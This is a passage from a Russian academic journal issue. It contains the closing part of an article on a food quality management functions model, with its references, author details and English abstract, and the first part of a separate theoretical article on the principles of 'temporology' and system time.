Качество-контроль	Несоответствие свойств и корректирующие действия	Отклонение от вышеуказанных требований и корректирующие действия	Недопустимость действий и корректирующих действий	Отклонение от вышеуказанных требований и корректирующие действия
Качество-улучшение	Структурное несоответствие свойств и необходимые модификации	Структурные отклонения от вышеуказанных требований и необходимые модификации	Структурные недопустимые отклонения от допустимых структурных отклонений от вышеуказанных требований и необходимые модификации	Структурные отклонения из вышеперечисленных требований и необходимых изменений
Качество-гарантия	Критические свойства и критические точки и параметры	Возможности процессов, оборудования и зданий в критических точках и соответствующие системы мониторинга	Критические моменты принятия решений и действий	Обязанности и процедуры в системах качества и аудита
Политика и стратегия	Категория качества пищевых продуктов	Уровень компетентности процессов, оборудования и зданий действий и необходимых модификаций	Категория качества систем действий людей	Уровень компетентности персонала, организации и информационной системы

Например, обеспечение качества связано с принятием решений о разработке, внедрении и функционировании системы качества. Более конкретно, решения о динамике пищевых продуктов касаются определения, измерения и оценки того, какие соединения или агенты и где в процессе имеют решающее значение для качества. Требования к составу проектной группы системы качества и поведение в соответствии с правилами и процедурами, связанными с критическими точками качества, являются типичными решениями, касающимися динамики человека в обеспечении качества. Решения по технологическим условиям заниматься оценки и проверки возможности оборудования и процессов, связанных с критическими точками, выбор и валидация процесса контролируемые, и выбор систем мониторинга. Решения об административных условиях касаются организационной позиции отдела качества, внедрения информационных систем для целей аудита и разработки правил и процедур. Все типы решений влияют на производительность Q-системы и, следовательно, на фактический уровень обеспечения качества пищевых продуктов.

Сетку можно использовать для систематического анализа проблем в реализации качества пищевых продуктов с более широкой точки зрения; это касается большего числа функций, чем только контроль, и в нем явно признается сложность пищевых и человеческих систем.

Применение модели функций FQM. Производители сталкиваются со многими проблемами, связанными с загрязнением конечной продукции. Управляющий по качеству твердо верит в системы обеспечения качества и их влияние на качество продукции. Поэтому он увеличивает количество процедур и делает упор на их соблюдении, но без какого-либо положительного результата. Поскольку процесс стерилизации функционирует должным образом, он решает проанализировать загрязнение с помощью пыли. Это загрязнение обычно предотвращается фильтрами, и уменьшение запыленности сильно зависит от эффективности фильтров. Тогда начался новый анализ с использованием технико-управленческого подхода к выявлению большего числа факторов, влияющих на уровень запыленности [7].

Типичные технологические недостатки заключаются в плохом разделении производственных помещений. Типичными недостатками руководства являются несоблюдение работниками процедур (например, операторы оставляют двери и окна открытыми), плохая уборка во время производства, отсутствие программа замены фильтров, неправильное обращение с новыми фильтрами и отсутствие собственных знаний об использовании и обслуживании фильтров, поскольку установка и замена выполняются поставщиком фильтров. Впоследствии таблица принятия решений по качеству (таблица 1) используется для систематического анализа того, как функции управления качеством могут повлиять на проблемную ситуацию, что приводит к следующим отправным точкам для решений:

Проектирование качества:

- сформулируйте стандарты приемлемого уровня микробиологии на каждом этапе производства;
- перепроектируйте производственные помещения и установите стандарты приемлемого количества конкретных микроорганизмы в воздухе для каждой комнаты;
- предоставить четкие инструкции по правильному обращению с фильтрами как операторам, так и поставщикам фильтров;
- разработать работоспособные процедуры и специальную подготовку для операторов и технических специалистов.

Контроль качества:

- измерение загрязнения конечного продукта;
- измерять перепады давления в воздушной системе для обнаружения недопустимых отклонений;
- контролировать людей при проверке и замене фильтров в соответствии с процедурами;
- регулярно проверяйте, соответствуют ли процедуры и информационная система современным требованиям.

Улучшение качества:

- объедините данные о давлении воздуха с данными о загрязнении продукта, чтобы найти взаимосвязи в качестве основы для улучшений;
- привлекайте работников и менеджеров по качеству к анализу данных для улучшения качества и знаний о загрязнении.

Обеспечение качества:

- определите, какие патогенные микроорганизмы и где на производстве представляют неприемлемый риск из-за повторного загрязнения; проверьте возможности процесса на критических этапах производства и обработки воздуха в отношении повторного загрязнения;
- определите, как люди должны действовать в критических точках, включите обработку воздуха в HACCP система (переменный ток).

Политика и стратегия в области качества:

- укажите приемлемый риск;
- инвестировать в гигиенические технологии производства;
- привлекайте собственных людей вместо поставщиков к контролю за фильтрами (HD);
- возложите ответственность за управление фильтрами на менеджера по производству и операторов и выделите бюджет на обучение.

Более детальный анализ показывает, что все функции управления качеством пищевых продуктов вносят свой вклад в проблему и возможные решения, и что все четыре типа решений играют определенную роль в определении конечного качества пищевых продуктов [8].

Выводы. Управление качеством пищевых продуктов направлено на обеспечение качества пищевых продуктов, соответствующего или даже превосходящего требования потребителей и потребителей. Нынешний подход в агробизнесе и пищевой промышленности сильно ориентирован на механизмы контроля, предполагающие предсказуемость пищевых и человеческих систем. Однако, сложность управления качеством пищевых продуктов требует, чтобы анализ и исследования начинались с признания сложности и динамичного поведения соответствующих систем.

Модель функций управления качеством пищевых продуктов поддерживает углубленный анализ факторов, определяющих качество продуктов питания. Модель связывает требования потребителя / покупателя со сложными системами питания и человека, отвечающими этим требованиям, а сетка решений объясняет, как функции управления качеством пищевых продуктов влияют на реализацию качества пищевых продуктов путем принятия решений о динамике, а также о кондиционировании как пищевых, так и человеческих систем.

Для практиков модель и сетка могут служить контрольным списком, как показано в анализе конкретных случаев, для определения того, какие факторы необходимо учитывать. Это предотвращает слишком прямолинейный диагноз и может помочь в

разработка более адекватных решений. При использовании в научных исследованиях модель и сетка обеспечивают согласованную структуру факторов и взаимосвязей, которые могут быть проанализированы для лучшего понимания реализации качества пищевых продуктов. Более того, сетка может размещать результаты исследований по подсистемам и подробным процессам в более широкой структуре, и таким образом можно легче оценить влияние различных результатов.

Сталкиваясь с проблемами качества продуктов питания, часто в анализе должно быть задействовано больше звеньев агропродовольственной цепочки. Затем модель может быть использована для различных звеньев цепочки, таких как фермеры и производители, производители, торговые фирмы, розничные компании и домашние хозяйства. Типичный способ мышления "ввод-вывод" связывает физический поток пищевых продуктов по цепочке, в котором выход одной части является входом для следующей.

Анализ с использованием модели функций позволит связать функции управления качеством различных звеньев цепочки, и поднимают такие вопросы, как сотрудничество в принятии решений, как создание совместных систем качества и как вовлекать клиентов и/или потребителей в процессы принятия решений в цепочке. Руководство по большей части делает предположения о будущем и прогнозирует будущие события. В управлении качеством пищевых продуктов прогнозирование сосредоточено на динамическом поведении пищевых продуктов и человеческих систем. Поэтому будущие исследования и анализ FQM должны быть сосредоточены на оценке, количественной оценке и моделировании тех технологических и управленческих факторов, которые способствуют качеству пищевых продуктов, на динамическое поведение этих факторов и то, как это поведение может быть обусловлено.

СПИСОК ЛИТЕРАТУРЫ

1. Мухамадиева, З. Б. Здоровье населения: нормативы качества и безопасности пищевых продуктов / З. Б. Мухамадиева, Н. Б. Мухамадиева. – Текст : электронный // Central Asian Journal Of Medical And Natural Sciences. – 2021. – Special issue on COVID-19: Yesterday, Today, and Tomorrow. – С. 222–226. – URL: https://scholar.google.com/citations?view_op=view_citation&hl=ru&user=ulqGVugAAAAJ&citation_for_view=ulqGVugAAAAJ:R3hNpaxXUhUC (дата обращения: 01.02.2022).
2. Мухамадиев, Б. Т. Внедрение системы НАССР в цепь агропроизводства Узбекистана : монография / Б. Т. Мухамадиев, З. Б. Мухамадиева. – Бухара : 2020. – С. 78-82.
3. Safety in the agri-food chain / editors : P. A. Luning, F. Devlieghere and R. Verh e. – Wageningen : Wageningen Academic Publishers, 2012. – 699 p.
4. Mack, A. Steps in the risk management process / A. Mack, T. Schmitz, G. Schulze Althoff, F. Devlieghere, B. Petersen // – Wageningen : In Safety in the agri-food chain. Wageningen Academic Publishers, 2006. – Pp. 355–393.
5. Mukhamadieva, Z. B. Innovative Technology Inthe Food and Medicine Production : monograph / Z. B. Mukhamadieva, Sh. A. Kasimova ; edited by B. T. Mukhamadiev. – Buxoro : Durдона, –2022, p.62-69.
6. Программа обработки данных для анализа состояния агро-продуктов : авторское свидетельство Узбекистан : DGU 2021 3629 / З. Б. Мухамадиева. – № 13498; опубликован 15.11.2021.
7. Мухамадиев, Б. Т. Системы обеспечения качества в цепи снабжения агропроизводства / Б. Т. Мухамадиев, М. Н. Халилова, З. Б. Мухамадиева // Современные проблемы социально-экономических систем в условиях глобализации : сборник научных трудов XIV Международной научно-практической конференции, г. Белгород, 22 октября 2020 г. – Белгород : Эпицентр, 2020. – С. 224–228.
8. Мухамадиева, З. Б. К вопросу безопасности пищевых продуктов / З. Б. Мухамадиева, Н. Б. Мухамадиева // Central Asian Journal Of Medical And Natural Sciences. – 2021. – № 6, Т. 2. – С. 432–435.

Поступила в редакцию 04.04.2022 г., рекомендована к печати 20.04.2022 г.

INFORMATION AND COMMUNICATION SYSTEMS OF THE CHAIN OF PRODUCTION OF
HIGH-QUALITY AND SAFE AGRIBUSINESS PRODUCTS

Mukhamadieva Z.B., Mukhamadiev B.T.

This article presents a model of food quality management functions to support a broader analysis of quality problems using a technical and managerial approach. It shows the main technological and managerial functions that contribute to improving the quality of food products. In agribusiness and the food industry, quality management problems are usually solved by applying control systems and procedures. However, the assumption of predictable food systems and people following procedures seems too simple. Subsequently, it is argued how decision-making in managerial functions affects the quality of food, deciding on the variability and conditionality of food and human systems. The main decisions on variability and conditionality for all management functions are typed in the table. The advantages of this broader approach are illustrated by an example.

Keywords: food quality, technical and managerial approach (TM), reliability, FQ-relationship.

Мухамадиева Зарина Бахадировна

старший преподаватель кафедры
информационных коммуникационных технологий
Бухарского инженерно-технологического
института,

Узбекистан, г. Бухара.

E-mail: muhamadievazarina718@gmail.com

Mukhamadieva Zarina Bakhadirovna

Senior Lecturer at Department of Information and
Communication Technologies of Bukhara
Engineering – Technologies Institute,
Uzbekistan, Bukhara.

Мухамадиев Баходир Тимурович

кандидат биологических наук, доцент кафедры
химии Бухарского инженерно-технологического
института,

Узбекистан, г. Бухара.

E-mail: bakhodir1944@gmail.com

Mukhamadiev Bakhodir Timurovich

Candidate of Biological Sciences, Associate Professor
at Department of Chemistry of Bukhara Engineering –
Technologies Institute,
Uzbekistan, Bukhara.

УДК 303.732.4:530.1, 536-12

ОСНОВНЫЕ ПРИНЦИПЫ ТЕМПОРОЛОГИИ. ЧАСТЬ 1: ТЕОРЕТИЧЕСКИЕ АСПЕКТЫ

© 2022 *Аверин Г.В.*

В первой части статьи предложены естественнонаучные принципы темпорологии, позволяющие сформулировать общую систему обработки, анализа и описания эмпирических данных о темпоральных процессах различной природы. Развита научная концепция о том, что любому процессу или явлению может быть поставлено в соответствие несколько шкал измерения времени, а каждый естественный процесс обладает своим хроногенезом. Введено понятие системного времени как комплексной характеристики, характеризующей состояние объекта в целом при темпоральных изменениях и используемой для непосредственной оценки внутреннего процесса изменения его состояния. Изложены основные понятия, гипотезы и законы темпорологии, а также методические принципы и соотношения, позволяющие сформировать экспериментальную базу темпорологии.

Ключевые слова: темпорология, принципы и положения, хроногенез процессов, системное время, шкалы измерений, уравнения состояния.

Введение. В современном научном знании она из важнейших нерешённых проблем связана с изучением феномена времени [1–3]. В свое время П. Шамбадаль, анализируя философскую концепцию Эддингтона, высказал идею: «Чтобы установить различие между прошлым и будущим, мы должны обратиться не к хронометрам, а к термометрам». Глубокая суть этого высказывания указывает на то, что существующие концептуальные представления о времени, которые сложились в физике, не отражают реальных путей решения данной проблемы.

Сегодня время в большинстве разделов физики представляется временной шкалой в смысле абсолютного времени Ньютона [4, 5]. В этом плане время выступает общим арифметизированным параметром изменчивости свойств объектов и систем и не обладает собственными свойствами. Шкалы физического времени являются шкалами интервалов и используются в большинстве моделей естествознания как данность. Даже в специальной теории относительности [6, 7], хотя время и пространство органично связаны в единое целое, каждый объект имеет свою собственную временную шкалу, при этом каждая такая шкала несет содержание абсолютного времени Ньютона [8]. По словам А. Эйнштейна: «время есть то, что измеряется часами», а собственное время объекта – это время, измеряемое по часам, которые движутся вместе с объектом. В свою очередь, в механике, термодинамике, электродинамике, квантовой механике, математической физике, геологии, биологии, палеонтологии, глобалистике и т.д. используются преимущественно ньютоновские представления о времени.

Очевидно, что проблема времени выходит за пределы физики и охватывает многие предметные области. Зарождающаяся наука, изучающая время и его свойства, носит название темпорологии. Это междисциплинарное научное направление, изучающее понятие времени, его концепции, свойства, методы измерения и описания в различных науках. Предметом ее изучения являются все факты и закономерности природы и общества, связанные со временем. На данном этапе ключевая проблема темпорологии – это отсутствие продуктивных идей в области изучения природы времени, которые основывались бы на представительных опытных данных, статистической информации или эмпирических фактах.

Работы автора [9–12] указывают на то, что вариант феноменологической теории времени может быть построен на ряде принципов, которые отражают особенности и закономерности изменений состояний объектов и систем различной природы при совершении естественных процессов. Истоки такой теории, если принять во внимание высказывание П. Шамбадаля, полностью вытекают из логики построения феноменологической термодинамики.

Целью данной статьи является изложение принципов и положений темпорологии, которые могут стать основой для обработки, анализа и описания опытных и статистических данных о темпоральных процессах различной природы. Это позволит сформировать экспериментальную базу и сформулировать феноменологические положения темпорологии, как основы для дальнейшего развития теории.

Постановка задачи. Темпорология является феноменологической наукой, которая опирается на обобщение опытных фактов. Под «феноменологической» теорией В. Гейзенберг понимал такую формулировку закономерностей, в которой наблюдаемые процессы и явления не сводятся к общим законам природы.

В темпорологии изучаются состояния объектов и систем и темпоральные процессы, для описания которых можно ввести понятие системного времени. Под такой величиной понимается собственное, внутреннее, особое, субстанциональное и т.д. время применительно к объектам различной природы, которое определено естественными процессами свойственными этим объектам и закономерностями изменения их свойств. Наблюдаемые процессы характеризуются изменением состояний объектов, которые, в свою очередь, описываются параметрами их макроскопических свойств. В основу темпорологии положены общесистемные принципы и положения, которые присущи любым наблюдаемым процессам и явлениям. В качестве таких принципов выступают: эмпирический факт возможности измерения времени на основе естественных процессов присущих классу объектов; универсальное представление данных опыта в виде темпоральных данных; изоморфизм временных последовательностей событий и их характеристических величин по отношению к природным и общественным процессам (принцип представления времени в качестве системообразующего фактора); принцип устойчивости относительных частот событий; использование закономерностей и критериев сходства и изоморфности (свойство транзитивности состояний систем); принцип соответственных состояний для систем различной природы; положение о континуальности многомерных пространств состояний класса объектов; существование эмпирических мер (инвариантных величин) для оценки в целом состояний и возможность их измерения и полевого представления для объектов одного класса; математический аппарат теории сплошных сред и соотношения многомерной дифференциальной геометрии; естественнонаучные представления обобщающие статистические и эмпирические факты, а также феноменологические законы в виде основных положений темпорологии, уравнения состояния, балансовые соотношения и т.д.

На основе указанных принципов и положений формулируются четыре постулата, излагается теория и математический аппарат, выводятся фундаментальные уравнения и обобщаются законы темпорологии, имеющие общесистемное содержание.

Таким образом, основной задачей экспериментальной темпорологии является изложение общих принципов и положений, позволяющих установить темпоральные закономерности, которые присущи тому или иному классу объектов и описываются феноменологическими соотношениями. При решении этой задачи исходят из общей системы обработки и анализа опытных данных в различных предметных областях.

Основные понятия и гипотезы. В темпорологии используется научное представление о том, что любому процессу или явлению может быть поставлено в соответствие несколько шкал измерения времени, а каждый естественный процесс обладает своим хроногенезом [8]. Под хроногенезом понимается комплекс особенностей и закономерностей формирования и течения во времени естественных процессов, характерных для определенного класса объектов. При этом все естественные процессы с точки зрения термодинамики являются необратимыми. В темпорологии представления о необратимости процессов не используются, т.к. время в своей сути уже необратимо. Для описания хроногенеза процессов применяется понятие системного времени – комплексной характеристики состояний объектов и систем и происходящих с ними темпоральных изменений.

В основу темпорологии положено общее понятие системы (объекта) – совокупность взаимосвязанных элементов, находящихся в отношениях и связях между собой и образующих некоторую целостность, единство. Особо выделяется класс объектов – множество однотипных объектов, обладающих общими свойствами и качественными признаками. Каждый объект определенного класса обладает общим набором свойств – объективными и атрибутивными характеристиками, которые отражают существенные и неотъемлемые признаки или отличительные особенности объектов. Параметр свойства – величина, характеризующая свойство объекта и имеющая численное значение.

С учетом приведенных определений под состоянием объекта подразумевается совокупность его свойств и текущих значений их параметров, которые формируются под действием внешних и внутренних условий в конкретный момент наблюдения. Исходя из этого, любой темпоральный процесс (временной процесс) определяется, как закономерное изменение состояния объекта в последовательные моменты наблюдения. Таким образом, в формализованном представлении класс объектов можно рассматривать как совокупность всех состояний системы (пространство состояний), если в качестве макросистемы рассматривать весь наблюдаемый класс объектов в целом. В свою очередь темпоральные процессы будут отражать изменчивость состояний объектов как экземпляров класса в данном пространстве состояний.

Для описания процессов используется понятие события – любой наблюдаемый факт, который выражается в изменении состояния объекта (системы). Последовательность событий – ряд однородных событий, происходящих одно за другим в последовательные моменты наблюдения. Характеристическая величина события – параметр, показатель или характеристика, непосредственно относящиеся к событию и имеющие численное значение. Под понятием одновременности событий понимается существование разных событий в один и тот же момент наблюдения. Считается, что свойства и события в совокупности полностью отражают состояние объекта и все происходящие с ним изменения и однозначно характеризуют темпоральные процессы. Изменение состояний объектов будем представлять в виде последовательностей простых, сложных и совместных событий. Для каждого такого события может быть определена его апостериорная вероятность или найдено значение соответствующей характеристической величины (нескольких величин) – значений параметров свойств, комплексных показателей или характеристик состояния объекта.

Рассматриваем время как общее свойство опытных данных, отражающих состояние и развитие (функционирование) конкретного класса объектов (систем). Исходя из этого, приведем несколько понятий и определений, необходимых для формирования представлений о времени как меры интенсивности и длительности

процессов и характеристики последовательной смены (изменчивости) состояний объектов в темпоральных процессах.

Эмпирическое время – это время, определение которого основано на применении некой эмпирической шкалы, использующей для непосредственной оценки периодический физический процесс. В зависимости от того, какой эталонный объект и реализуемый им процесс будет принят в качестве часов, существует несколько различных шкал измерения времени. Регистрируемые в часах события являются регулярными. Эмпирическое время, как объект измерения, привносится извне в процесс наблюдения, исследования или моделирования системы любой природы. Данное время будем определять по международной атомной шкале τ , при этом считаем, что эмпирическое время есть физическое воспроизведение универсальной арифметизированной шкалы времени в смысле абсолютного времени Ньютона. Данная шкала времени ориентирована на измерение длительностей в последовательностях любых событий, так как она построена вне отношения к конкретным объектам. Шкала эмпирического времени является шкалой интервалов.

Время можно измерять и по шкале отсчета времени, основанной на использовании наблюдаемой последовательности событий, которые свойственны естественным процессам изменения или развития объекта. В этом плане используем такое понятие. Системное время – комплексная характеристика, в целом характеризующая состояние объекта (системы) при темпоральных изменениях и использующая для непосредственной оценки внутренний (естественный) процесс изменения его состояния. Системное время θ отражает хроногенез процессов, протекающих в конкретных объектах, и является относительной величиной, характеризующей в динамике меру отклонения состояний изучаемого объекта от опорных состояний, установленных по соглашению для определенного класса объектов и заданных моментов наблюдений. Системное время в целом характеризует состояния объектов при темпоральных изменениях (по «анalogии» с температурой в термодинамике, если величину θ рассматривать в переносном логическом смысле). В зависимости от выбора естественного процесса для определенного класса объектов на основе оценки событий может быть предложено несколько шкал измерения системного времени. Например, по событиям изменения одного параметра свойства, по изменению нескольких параметров свойств в совокупности или по событиям изменения некой характеристики состояния. Соответствующие события могут быть случайными, закономерными, регулярными, простыми, сложными, совместными и т.д. Шкалы системного времени могут быть градуированы по отношению к шкале эмпирического времени. Изначально шкала системного времени является шкалой интервалов, однако она может быть преобразована в шкалу отношений для объектов, входящих в один класс.

Таким образом, эмпирическое и системное время являются различными количественными мерами для оценки состояний объектов и их изменений в темпоральных процессах.

Для темпорологической оценки процессов будем использовать дополнительную переменную количество воздействия – величину, характеризующую интенсивность и продолжительность процессов изменения состояния объекта и отражающую закономерности хроногенеза, а также воздействие внешней среды и влияние внешних и внутренних условий на объект [13]. Количество воздействия Q_l (по «логической аналогии» с количеством теплоты) однозначно характеризует каждый темпоральный процесс изменения состояния объекта l во времени и пространстве свойств.

Будем считать, что системное время и количество воздействия для определенного класса объектов и экземпляров этого класса однозначно могут быть определены на основе принятых по соглашению систем измерений. Идею создания феноменологической модели представления времени свяжем с опытным фактом существования различных способов измерения времени, а также с тем, что ход времени взаимосвязан с хроногенезом процессов, интенсивность которых может быть оценена. Для обобщения опытных фактов будем использовать следующие гипотезы.

1) Каждому состоянию объекта может быть присвоено значение системного времени θ , каждому процессу изменения состояния – значение количества воздействия Q_l , которые определяются согласно принятых систем измерения.

2) Системное время и количество воздействия в совокупности однозначно отражают хроногенез естественных процессов, протекающих в объектах одного класса, при этом для каждого процесса l количество воздействия Q_l связано с системным временем эмпирически устанавливаемой зависимостью:

$$dQ_l = c_l d\theta. \quad (1)$$

Величину c_l определим как темпоральность процесса l в определенном диапазоне изменения свойств и состояний объекта. В общем случае данная переменная может зависеть от параметров свойств и эмпирического времени.

3) Все опытные данные о процессах изменения состояний объектов могут быть представлены в виде структурированных массивов темпоральных данных. Под такими данными понимаем массивы наблюдений, хранящие временные данные. В широком смысле – это произвольные данные, которые связаны с определенными моментами, датами или промежутками времени. Структура таких данных представима в виде таблиц: объекты (экземпляры класса) – параметры свойств (атрибуты класса). Таблицы упорядочены в эмпирическом времени τ .

4) Для массивов темпоральных данных можно построить среду моделирования в виде многомерного пространства состояний E^n , где координатные оси соответствуют независимым переменным z_1, z_2, \dots, z_n – параметрам свойств, которые принимаем в качестве переменных состояния. Значения данных величин определяют положение произвольного состояния в пространстве E^n . Начало отсчета выбирается таким образом, чтобы соответствовать нулевым значениям переменных состояния z_1, z_2, \dots, z_n . В таком представлении состояния объектов при моделировании будут изображаться точками (M) многомерного пространства E^n , а процессы изменения состояний (l) – линиями этого пространства.

5) Пространство состояний E^n содержит все потенциально возможные состояния класса объектов. Наблюдаемые естественные процессы изменения состояний объектов будут отражать особые свойства этого пространства. Само пространство E^n в целом обладает статичными свойствами: все состояния представляются в нем мгновенно для всего множества наблюдаемых моментов времени (прошлого, настоящего и даже ожидаемого будущего) и охватывают все возможные события. В свою очередь, спектр естественных процессов (множество наблюдаемых процессов l) описывает в пространстве E^n реально существующие траектории изменения состояний экземпляров класса.

6) Предполагается, что для пространства E^n применима континуальная концепция, согласно которой рассматривается непрерывное поле некой величины, характеризующей состояния объектов в целом (комплексной характеристики). В этом случае пространство состояний представляется в виде сплошной среды, а каждый элемент поля связан со всеми соседними элементами с учетом закономерностей, свойственных пространству состояний E^n . При этом массивы темпоральных данных, как результаты опыта или наблюдения, будут представляться в виде ограниченной выборки точек M_i из сплошной среды пространства E^n , в свою очередь, представляющим собой бесконечное количество состояний.

7) Поле состояний в пространстве E^n может быть стационарным и нестационарным. В первом случае параметры свойств зависят от времени, однако в уравнении поля эмпирическое время по отношению к свойствам выступает в качестве общего параметра $\theta(M) = t(z_1(\tau), z_2(\tau), \dots, z_n(\tau))$. При этом само уравнение от времени не зависит. Это означает, что каждое состояние стационарно относительно пространства E^n . Во втором случае уравнение поля зависит как от параметров свойств, так и от эмпирического времени $\theta(M) = t(\tau, z_1, z_2, \dots, z_n)$ и поле состояний имеет дрейф в пространстве относительно эмпирического времени.

8) Считаем, что по отношению к наблюдениям справедлив принцип инвариантности, когда в пространстве состояний дискретные данные формируют некий «темпоральный образ класса», отражающий в определенной степени сущность континуальных закономерностей полевой величины. При этом инвариантность образа будет связана с изометрией пространства E^n , когда сохраняются расстояния между точками M_i , измеренные определенным образом.

9) Для объектов одного класса справедливо свойство транзитивности состояния, которое может быть представлено как логическое отношение между состояниями объектов. Из этого свойства следует, что идентичные объекты ведут себя приблизительно одинаково в одних и тех же условиях окружающей среды. Это позволяет использовать принцип соответственных состояний, согласно которому состояния объектов могут подчиняться одному уравнению, если это уравнение выразить через некоторые приведенные переменные. Т.е. непрерывное поле величины, существующее в пространстве E^n , может быть математически описано.

10) Аналитическое описание полевых закономерностей может быть осуществлено путем установления связи между системным временем θ и априори заданной его моделью в пространстве E^n . Модель может быть выбрана на основе геометрического, вероятностного или эмпирического похода к процессу моделирования. Данная модель будет однозначно связана с переменными z_1, z_2, \dots, z_n и может быть описана скалярной функцией, зависящей от этих переменных. Вид функции определяется перебором эмпирических уравнений состояний и выбором из них наиболее адекватных и достоверных по отношению к опытным данным.

Изложенные гипотезы в совокупности с математическим аппаратом теории сплошных сред и дифференциальной геометрии позволяют получить основные соотношения для обработки и анализа темпоральных данных.

Создание шкал системного времени. Данная задача является основополагающим вопросом всей теории темпорологии. Такие шкалы могут быть построены на основе использования в качестве темпометрического свойства

времени, а состояние M'_0 – за 100 единиц системного времени, то уравнение шкалы будет иметь вид линейного уравнения: $\theta(\tau) = 100(\tau - \tau_1)/(\tau_2 - \tau_1)$. Аналогичным образом, хотя и несколько сложнее, строится шкала относительно вероятности характерных событий [10].

Далее каждой точке шкалы ставятся в соответствие наблюдаемые значения параметров свойств и устанавливается уравнение шкалы или с помощью регрессионного анализа или путем использования уравнения прямой в многомерном пространстве E^n . После создания шкалы все состояния изучаемых объектов можно измерить в единицах системного времени, исходя из наблюдаемых значений параметров свойств. Отметим, что в общем случае шкала системного времени может быть построена и в нелинейном виде.

Построение системы измерения количества воздействия. Для описания темпоральных процессов изменения состояний объектов можно предложить различные способы задания величины Q_l по отношению к кривой процесса l . Например, будем использовать критерий сходства процессов в виде отношения величин q_l и δ_{l_0} : $Q_l = q_l/\delta_{l_0}$, где q_l – мера величины воздействия для произвольного процесса l ; δ_{l_0} – единица измерения. Примем отношение Q_l в качестве меры количества воздействия и определим соответствующее значение в виде единицы измерения $\delta_{l_0} = \delta$, которая будет отнесена к эталонному процессу $l_0 = M_0M'_0$ в пространстве состояний. Данная единица измерения должна определяться каждый раз при изучении того или иного класса объектов и естественных процессов изменения состояний этих объектов как экземпляров класса. В случае, если построена шкала системного времени θ и получено соответствующее уравнение состояния, то для каждой точки M на кривой процесса l может быть задана функция $\theta = \theta_l(M)$. Поэтому, самый простой и наиболее правильный способ сравнения процессов между собой заключается в определении по опытным данным криволинейных интегралов по кривой процесса l вида:

$$Q_l = \frac{q_l}{\delta} = \frac{1}{\delta} \int_l \theta_l(\varepsilon) d\varepsilon, \text{ где } \varepsilon \text{ – дифференциал дуги кривой } l. \text{ Здесь } \delta \text{ равно значению}$$

аналогичного криволинейного интеграла, который будет соответствовать, например, изменению на одну единицу (или несколько единиц) системного времени для эталонного процесса $M_0M'_0$ вблизи первой опорной точки M_0 . Таким образом, если системное время привязано к длине дуги кривой процесса l , величину Q_l , как функцию линии, можно определить через криволинейный интеграл от величины θ по кривой процесса l . При этом системное время θ будет отражать интенсивность процесса l , а длина кривой – продолжительность этого процесса.

В случае, если для кривой l известны параметрические уравнения для переменных состояния как функции эмпирического времени вида:

$$z_1 = z_{1l}(\tau); \quad z_2 = z_{2l}(\tau); \quad \dots; \quad z_n = z_{nl}(\tau), \quad (2)$$

то криволинейный интеграл может быть представлен через определенный интеграл по эмпирическому времени τ .

Разработанные системы измерений позволяют с учетом (1) установить связь между изменениями количества воздействия и системного времени в различных

процессах, используя для этой цели величину c_l . Темпоральность c_l имеет важное значение, т.к. привносит в теорию опытные факты и эмпирические закономерности, характерные для реальных процессов.

Уравнения состояния. Создание шкалы системного времени позволяет с учетом принципа соответственных состояний построить уравнение состояния для определенного класса объектов вида:

$$\theta = \theta \left(\frac{z_1}{z_{10}}, \frac{z_2}{z_{20}}, \dots, \frac{z_n}{z_{n0}} \right) = a_0 + f \left(\frac{z_1}{z_{10}}, \frac{z_2}{z_{20}}, \dots, \frac{z_n}{z_{n0}} \right), \quad (3)$$

где z_{k0} – значения параметров свойств для опорного состояния M_0 .

Данное уравнение для класса объектов определяется регрессионным методом на основе темпоральных данных путем объединения всех таблиц, сформированных для различных моментов эмпирического времени. Качество уравнений оценивается по множественному коэффициенту корреляции, значимости коэффициентов регрессии и коэффициента корреляции, по значениям остатков и их статистикам, а также ошибкам аппроксимации регрессионных уравнений.

На основе уравнения вида (3) задается общая шкала абсолютного системного времени $\Theta = \theta - a_0$, которая является измерительной шкалой отношений для изучаемого класса объектов. В этом случае значение абсолютного системного времени Θ равно нулю при нулевых значениях переменных состояния z_k .

Если на основании опытных или статистических данных найдено качественное уравнение состояния вида (3), то в пространстве E^n классу изучаемых объектов при темпоральных изменениях свойственно стационарное поле величины θ . В случае, если такое уравнение не подобрано, то изучается возможность получения уравнения вида:

$$\theta = \theta \left(\frac{\tau}{\tau_0}, \frac{z_1}{z_{10}}, \frac{z_2}{z_{20}}, \dots, \frac{z_n}{z_{n0}} \right). \quad (4)$$

Получение такого уравнения позволяет утверждать, что классу изучаемых объектов при темпоральных изменениях свойственно нестационарное поле величины θ .

Если уравнения вида (3) или (4) не найдены, то для изучаемого класса объектов системное время не определяемо.

Полученное на основе опытных данных уравнение состояния для определенного класса объектов позволяет аналитически описать скалярное поле системного времени в пространстве состояний E^n .

Основные постулаты. Общесистемные положения темпорологии основываются на четырех постулатах, справедливость которых в каждом конкретном случае проверяется по результатам обработки и анализа опытных данных.

Предположим, что для m объектов одного класса в темпоральных массивах данных содержится количественная информация об n параметрах z_k , характеризующих свойства изучаемых объектов. Представим непрерывную среду в виде n -мерного пространства состояний E^n , где $z = (z_1, z_2, \dots, z_n)$, $z \in E^n$. Пусть в пространстве E^n расположено заданное количество дискретных точек M_i $i = 1, 2, \dots, q$, которые являются опытными данными. Каждому естественному процессу, совершаемому определенным объектом соответствует заданное количество точек из множества точек M_i .

Изложение феноменологической теории будем основывать на постулировании существования многомерного поля системного времени. Исходя из этого, каждой точке M пространства состояний E^n поставим в соответствие значение времени θ . Это позволяет ввести два постулата для системного времени и представления поля времени.

1. Пусть в пространстве состояний E^n каждой многомерной точке M поставлено в соответствие действительное число θ , которое является результатом опыта и которое будем называть системным временем.

2. Величина $\theta(M)$ является функцией точки и образует скалярное поле, которое является непрерывным и упорядоченным в пространстве E^n .

Так как системное время является функцией точки, то скалярное поле величины $\theta(M)$ представляет собой поле, через каждую точку M которого в пространстве состояний E^n проходит только одна поверхность уровня. В зависимости от конкретных особенностей спектры кривых процессов в различных областях пространства E^n могут иметь свои закономерности относительно времени, однако неуклонное возрастание (необратимость) времени – это фундаментальная особенность для всех поверхностей уровня, каждой из которых соответствуют упорядоченные значения эмпирического времени. Для того, чтобы логически обосновать возможность представления процессов как непрерывного перехода между двумя состояниями любого объекта в пространстве E^n , при построении модели времени необходимо использование дополнительных гипотез. Исходя из этого, рассмотрим функцию количества воздействия, которую представим в виде $Q_l = Q(l)$. Изложим постулаты, которые характеризуют темпоральные процессы, в следующем виде.

3. Пусть в пространстве состояний E^n каждому процессу l , проходящему через точку M , ставится в соответствие эмпирическая величина Q_l , которую будем называть количеством воздействия. Данная величина является функцией процесса и определяется по результатам опытных данных.

